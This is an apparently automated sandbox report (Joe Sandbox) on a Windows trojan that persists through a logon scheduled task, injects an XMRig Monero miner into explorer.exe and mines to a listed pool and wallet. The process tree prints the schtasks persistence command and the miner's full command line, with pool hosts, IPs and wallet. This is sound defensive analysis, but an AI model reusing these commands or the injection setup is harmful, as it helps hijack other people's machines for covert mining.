ID: 513056
Sample Name: pcNCraWcRk
Cookbook: default.jbs
Time: 18:19:07
Date: 01/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report pcNCraWcRk

Overview

General Information

Sample Name:	pcNCraWcRk (renamed file extension from none to exe)
Analysis ID:	513056
MD5:	0958fa69ba0e664.
SHA1:	800666827e118c..
SHA256:	1b0c9f3f22d25cd..
Tags:	exe trojan
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


BitCoin Miner Xmrig

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected Xmrig cryptocurrency…
- Malicious sample detected (through …
- Antivirus / Scanner detection for sub…
- System process connects to networ…
- Multi AV Scanner detection for doma…
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropp…
- Yara detected BitCoin Miner
- Sigma detected: Xmrig
- Writes to foreign memory regions
- Found strings related to Crypto-Minin…
- Query firmware table information (lik…
- Sample is not signed and drops a de…
- Detected Stratum mining protocol

Classification



Process Tree

- **System is w10x64**
- pcNCraWcRk.exe (PID: 1380 cmdline: 'C:\Users\user\Desktop\pcNCraWcRk.exe' MD5: 0958FA69BA0E6645C42215C5325D8F76)
  - conhost.exe (PID: 612 cmdline: 'C:\Windows\System32\conhost.exe' 'C:\Users\user\Desktop\pcNCraWcRk.exe' MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cmd.exe (PID: 4564 cmdline: 'cmd' /c schtasks /create /f /sc onlogon /rl highest /tn 'services64' /tr 'C:\Users\user\AppData\Local\Temp\services64.exe' MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 6176 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - schtasks.exe (PID: 6456 cmdline: schtasks /create /f /sc onlogon /rl highest /tn 'services64' /tr 'C:\Users\user\AppData\Local\Temp\services64.exe' MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
    - cmd.exe (PID: 5140 cmdline: 'cmd' cmd /c 'C:\Users\user\AppData\Local\Temp\services64.exe' MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 6680 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - services64.exe (PID: 6756 cmdline: C:\Users\user\AppData\Local\Temp\services64.exe MD5: 0958FA69BA0E6645C42215C5325D8F76)
        - conhost.exe (PID: 5952 cmdline: 'C:\Windows\System32\conhost.exe' 'C:\Users\user\AppData\Local\Temp\services64.exe' MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - explorer.exe (PID: 6784 cmdline: C:\Windows\explorer.exe --cinit-find-x -B --algo='rx/0' --asm=auto --cpu-memory-pool=1 --randomx-mode=auto --randomx-no-rdmsr --cuda-bfactor-hint=12 --cuda-bsleep-hint=100 --url=xmr.givemexyz.in:8080 -o 194.5.249.24:8080 -o 212.114.52.24:8080 -o 198.23.214.117:8080 --user=46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ --pass=x --cpu-max-threads-hint=100 --cinit-idle-wait=5 --cinit-idle-cpu=100 MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- services64.exe (PID: 3496 cmdline: C:\Users\user\AppData\Local\Temp\services64.exe MD5: 0958FA69BA0E6645C42215C5325D8F76)
  - conhost.exe (PID: 5252 cmdline: 'C:\Windows\System32\conhost.exe' 'C:\Users\user\AppData\Local\Temp\services64.exe' MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - sihost64.exe (PID: 5264 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Libs\sihost64.exe' MD5: 2497F634A80476AE2EAE956D8B84528E)
      - conhost.exe (PID: 5932 cmdline: 'C:\Windows\System32\conhost.exe' '/sihost64' MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - explorer.exe (PID: 6764 cmdline: C:\Windows\explorer.exe --cinit-find-x -B --algo='rx/0' --asm=auto --cpu-memory-pool=1 --randomx-mode=auto --randomx-no-rdmsr --cuda-bfactor-hint=12 --cuda-bsleep-hint=100 --url=xmr.givemexyz.in:8080 -o 194.5.249.24:8080 -o 212.114.52.24:8080 -o 198.23.214.117:8080 --user=46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ --pass=x --cpu-max-threads-hint=100 --cinit-idle-wait=5 --cinit-idle-cpu=100 MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000012.00000000.782826325.0000000140753000.00000040.00000001.sdmp	JoeSecurity_Xmrig	Yara detected Xmrig cryptocurrency miner	Joe Security	
00000011.00000000.728856594.0000000140753000.00000040.00000001.sdmp	JoeSecurity_Xmrig	Yara detected Xmrig cryptocurrency miner	Joe Security	
00000011.00000000.723918666.0000000140753000.00000040.00000001.sdmp	JoeSecurity_Xmrig	Yara detected Xmrig cryptocurrency miner	Joe Security	
00000012.00000000.728904022.0000000140753000.00000040.00000001.sdmp	JoeSecurity_Xmrig	Yara detected Xmrig cryptocurrency miner	Joe Security	
00000009.00000002.847002769.000002C950221000.00000004.00000001.sdmp	JoeSecurity_Xmrig	Yara detected Xmrig cryptocurrency miner	Joe Security	
Click to see the 106 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
17.0.explorer.exe.140000000.12.unpack	PUA_WIN_XMRIG_CryptoCoin_Miner_Dec20	Detects XMRIG crypto coin miners	Florian Roth	• 0x4d6674:$x1: xmrig.exe • 0x4d6560:$x2: xmrig.com • 0x4d6638:$x2: xmrig.com
17.0.explorer.exe.140000000.12.unpack	PUA_Crypto_Mining_CommandLine_Indicators_Oct21	Detects command line parameters often used by crypto mining software	Florian Roth	• 0x457915:$s01: --cpu-priority= • 0x45726d:$s05: --nicehash
17.0.explorer.exe.140000000.12.unpack	MAL_XMR_Miner_May19_1	Detects Monero Crypto Coin Miner	Florian Roth	• 0x4617f1:$x2: * COMMANDS 'h' hashrate, 'p' pause , 'r' resume
17.0.explorer.exe.140000000.12.unpack	JoeSecurity_Xmrig	Yara detected Xmrig cryptocurrency miner	Joe Security	
17.0.explorer.exe.140000000.2.unpack	PUA_WIN_XMRIG_CryptoCoin_Miner_Dec20	Detects XMRIG crypto coin miners	Florian Roth	• 0x4d6674:$x1: xmrig.exe • 0x4d6560:$x2: xmrig.com • 0x4d6638:$x2: xmrig.com
Click to see the 192 entries				

Sigma Overview

Bitcoin Miner:

Sigma detected: Xmrig

System Summary:

Sigma detected: Conhost Parent Process Executions

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for domain / URL

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Bitcoin Miner:

Yara detected Xmrig cryptocurrency miner

Yara detected BitCoin Miner

Found strings related to Crypto-Mining

Detected Stratum mining protocol

Networking:

System process connects to network (likely due to code injection or exploit)

System Summary:

Malicious sample detected (through community Yara rule)

Persistence and Installation Behavior:

Sample is not signed and drops a device driver

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Query firmware table information (likely to detect VMs)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Writes to foreign memory regions

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Injects code into the Windows Explorer (explorer.exe)

Modifies the context of a thread in another process (thread injection)


Creates a thread in another existing process (thread injection)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Windows Management Instrumentation 1	Windows Service 1	Windows Service 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Command and Scripting Interpreter 1	Scheduled Task/Job 1	Process Injection 7 1 2	Virtualization/Sandbox Evasion 1 1 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1	Exploit Redire Calls/S

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Domain Accounts	Scheduled Task/Job 1	Logon Script (Windows)	Scheduled Task/Job 1	Process Injection 7 1 2	Security Account Manager	Virtualization/Sandbox Evasion 1 1 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit Track L Locatic
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Service


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
pcNCraWcRk.exe	65%	Virustotal		Browse
pcNCraWcRk.exe	31%	Metadefender		Browse
pcNCraWcRk.exe	81%	ReversingLabs	Win64.Trojan.Donut	
pcNCraWcRk.exe	100%	Avira	TR/Agent.wbqui	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\Microsoft\Libs\sihost64.exe	100%	Avira	TR/Agent.ywcqa	
C:\Users\user\AppData\Local\Temp\services64.exe	100%	Avira	TR/Agent.wbqui	
C:\Users\user\AppData\Local\Temp\services64.exe	65%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\services64.exe	31%	Metadefender		Browse

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\services64.exe	81%	ReversingLabs	Win64.Trojan.Donut	
C:\Users\user\AppData\Roaming\Microsoft\Libs\WR64.sys	1%	Virustotal		Browse
C:\Users\user\AppData\Roaming\Microsoft\Libs\WR64.sys	3%	Metadefender		Browse
C:\Users\user\AppData\Roaming\Microsoft\Libs\WR64.sys	4%	ReversingLabs		
C:\Users\user\AppData\Roaming\Microsoft\Libs\sihost64.exe	49%	Metadefender		Browse
C:\Users\user\AppData\Roaming\Microsoft\Libs\sihost64.exe	82%	ReversingLabs	Win64.Trojan.Donut	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
17.0.explorer.exe.140000000.12.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
18.0.explorer.exe.140000000.6.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
17.0.explorer.exe.140000000.2.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
17.0.explorer.exe.140000000.0.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
17.0.explorer.exe.140000000.11.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
18.0.explorer.exe.140000000.8.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
17.0.explorer.exe.140000000.1.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
18.0.explorer.exe.140000000.4.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
18.0.explorer.exe.140000000.7.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
18.0.explorer.exe.140000000.12.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
18.0.explorer.exe.140000000.13.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
17.0.explorer.exe.140000000.8.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
17.0.explorer.exe.140000000.7.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
18.0.explorer.exe.140000000.5.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
18.0.explorer.exe.140000000.9.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
17.0.explorer.exe.140000000.10.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
18.0.explorer.exe.140000000.0.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
17.0.explorer.exe.140000000.6.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
18.0.explorer.exe.140000000.1.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
17.0.explorer.exe.140000000.13.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
18.0.explorer.exe.140000000.10.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
18.0.explorer.exe.140000000.3.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
17.0.explorer.exe.140000000.9.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
18.0.explorer.exe.140000000.11.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
18.0.explorer.exe.140000000.2.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
17.0.explorer.exe.140000000.5.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
17.0.explorer.exe.140000000.4.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
17.0.explorer.exe.140000000.3.unpack	100%	Avira	HEUR/AGEN.1134782		Download File

Domains

Source	Detection	Scanner	Label	Link
xmr.givemexyz.in	16%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://xmrig.com/benchmark/%s	0%	URL Reputation	safe	
http://https://xmrig.com/wizard	0%	URL Reputation	safe	
http://https://xmrig.com/wizard%s	0%	URL Reputation	safe	
http://https://xmrig.com/docs/algorithms	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
xmr.givemexyz.in	212.114.52.24	true	true	• 16%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.23.214.117	unknown	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	513056
Start date:	01.11.2021
Start time:	18:19:07
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 29s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	pcNCraWcRk (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.evad.mine.winEXE@26/6@2/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 63.1% (good quality ratio 52.4%) • Quality average: 41.6% • Quality standard deviation: 27.2%
HCA Information:	• Successful, ratio: 88% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:20:03	API Interceptor	1x Sleep call for process: pcNCraWcRk.exe modified
18:20:07	API Interceptor	4x Sleep call for process: conhost.exe modified
18:20:09	Task Scheduler	Run new task: services64 path: C:\Users\user\AppData\Local\Temp\services64.exe
18:20:10	API Interceptor	2x Sleep call for process: services64.exe modified
18:20:13	API Interceptor	1x Sleep call for process: sihost64.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
xmr.givemexyz.in	oracleservice.exe	Get hash	malicious	Browse	• 212.114.52.24
	nazi.exe	Get hash	malicious	Browse	• 194.5.249.24

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	Announcement.xlsx	Get hash	malicious	Browse	• 198.46.132.212
	Swift Transfer - Failure.xlsx	Get hash	malicious	Browse	• 192.227.158.116
	Inquiry files_00123.xlsx	Get hash	malicious	Browse	• 198.23.213.2
	flv0110121.xlsx	Get hash	malicious	Browse	• 198.23.213.2
	Document.exe	Get hash	malicious	Browse	• 107.175.32.198
	Booking.xlsx	Get hash	malicious	Browse	• 107.172.75.205
	SHIPPPING-DOC.xlsx	Get hash	malicious	Browse	• 198.46.199.161
	xE9 Players Full Profiles.xlsx	Get hash	malicious	Browse	• 198.46.199.161
	RFQ DTD011121- FAMORITALIA.xlsx	Get hash	malicious	Browse	• 107.173.191.112
	NEW ORDER (001) P000000000000 D02.xlsx	Get hash	malicious	Browse	• 192.227.158.118
	scan_documents.xlsx	Get hash	malicious	Browse	• 107.172.75.205
	VuMhXFFSwX.exe	Get hash	malicious	Browse	• 23.94.183.146
	4oPbyzyFDC.rtf	Get hash	malicious	Browse	• 192.227.228.38
	new order sheet 0016.xlsx	Get hash	malicious	Browse	• 198.23.212.136
	agreement.xlsx	Get hash	malicious	Browse	• 198.46.199.161
	SHIPPING DOCUMENT.xlsx	Get hash	malicious	Browse	• 198.46.199.161
	new oder sheet 0015.xlsx	Get hash	malicious	Browse	• 198.23.212.136
	Statement of Account for OCTOBER 2021pdf.exe	Get hash	malicious	Browse	• 23.95.115.74
	RPA Purchase Order.xlsx	Get hash	malicious	Browse	• 107.172.13.131
	008.xlsx	Get hash	malicious	Browse	• 198.23.212.136

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\Microsoft\Libs\WR64.sys	FreeForYou.exe	Get hash	malicious	Browse	
	A3aCLmM4IV.exe	Get hash	malicious	Browse	
	Software patch by Silensix.exe	Get hash	malicious	Browse	
	96ad89ff084cb88f1bd0bf8f104b744d9bf26157aa9f1.exe	Get hash	malicious	Browse	
	sWSfbao3sR.exe	Get hash	malicious	Browse	
	Fortnite Hack Mod v1.4.exe	Get hash	malicious	Browse	
	LauncherHack.exe	Get hash	malicious	Browse	
	Hack.exe	Get hash	malicious	Browse	
	ixijzt2mxt.exe	Get hash	malicious	Browse	
	GTA5TerrorMM.exe	Get hash	malicious	Browse	
	FANDER_MOD V3.03.exe	Get hash	malicious	Browse	
	Injector.exe	Get hash	malicious	Browse	
	Injector.exe	Get hash	malicious	Browse	
	61BoDeKl0u.exe	Get hash	malicious	Browse	
	ShinChangerFort.exe	Get hash	malicious	Browse	
	Sapphire.exe	Get hash	malicious	Browse	
	p5x6Tk5245.exe	Get hash	malicious	Browse	
	install.exe	Get hash	malicious	Browse	
	wpXW8288lr.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Trojan.InjectNET.14.313.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\conhost.exe.log	
Process:	C:\Windows\System32\conhost.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	539
Entropy (8bit):	5.348465763088588
Encrypted:	false
SSDEEP:	12:Q3La/KDLI4MWuPTxAIWzAbDLI4MNCIBTaDAWDLI4MWuCv:ML9E4Kr8sXE4+aE4Ks
MD5:	AD3DC4BDB13FFE4ABD214A6EB4E5A519
SHA1:	A2C3FCBCA3F40AE579E303AA8E8E2810860F088C
SHA-256:	EEA4FDD5FA39D6145F4C5ABFB3BEB63C1D750B2BBA95D5D9D52F245AA07DC02D
SHA-512:	50E0046F80823EB299545C16DD4A027A6294CC74294AE12D9A40F62FB6F1E92319511E90486427F2FEE44E6BB3E1317EA582284FB6CD82CA1BE9B5F3614BBE12
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Management, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll",0..2,"System.IO.Compression, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..

C:\Users\user\AppData\Local\Temp\services64.exe	
Process:	C:\Windows\System32\conhost.exe
File Type:	PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	2234368
Entropy (8bit):	**7.999681283638092**
Encrypted:	**true**
SSDEEP:	24576:1drStRzAeuEl5IJw6mgjogJlV50mtIJfBaH1NUqGCnW1lm/SlwDIGPvarynWZqJ3:LGRUEIRPlVydBLCelDI1m0yBJSXM/nP
MD5:	0958FA69BA0E6645C42215C5325D8F76
SHA1:	800666827E118CE78AEF55C47864512EF9D3B7A6
SHA-256:	1B0C9F3F22D25CD518E480798EE44E8876107B2D37B2E92997C039D4A6C69DB1
SHA-512:	95F582F9B45325951FE4CDC40CD5AE1037A955E437C052C64186641785F8170C7C9CB9532756166E267F0398217991C616AD86115EBB8D0B183898887950CC28
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Virustotal, Detection: 65%, Browse • Antivirus: Metadefender, Detection: 31%, Browse • Antivirus: ReversingLabs, Detection: 81%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d...../.....!.....".....@.....P".....~".....0)".<.....@".....l)".....text..... ..`.rdata..n.!..0....!.....@..@.bss.....0".....pdata.....@".....".....@..@.....

C:\Users\user\AppData\Local\Temp\services64.exe:Zone.Identifier	
Process:	C:\Windows\System32\conhost.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\Microsoft\Libs\WR64.sys	
Process:	C:\Windows\System32\conhost.exe
File Type:	PE32+ executable (native) x86-64, for MS Windows
Category:	dropped
Size (bytes):	14544
Entropy (8bit):	6.2660301556221185
Encrypted:	false
SSDEEP:	192:nqjKhp+GQvzj3i+5T9oGYJh1wAoxhSF6OOoe068jSJUbueq1H2PIP0:qjKL+v/y+5TWGYOf2OJ06dUb+pQ
MD5:	0C0195C48B6B8582FA6F6373032118DA
SHA1:	D25340AE8E92A6D29F599FEF426A2BC1B5217299
SHA-256:	11BD2C9F9E2397C9A16E0990E4ED2CF0679498FE0FD418A3DFDAC60B5C160EE5
SHA-512:	AB28E99659F219FEC553155A0810DE90F0C5B07DC9B66BDA86D7686499FB0EC5FDDEB7CD7A3C5B77DCCB5E865F2715C2D81F4D40DF4431C92AC7860C7E017D
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 1%, Browse • Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 4%
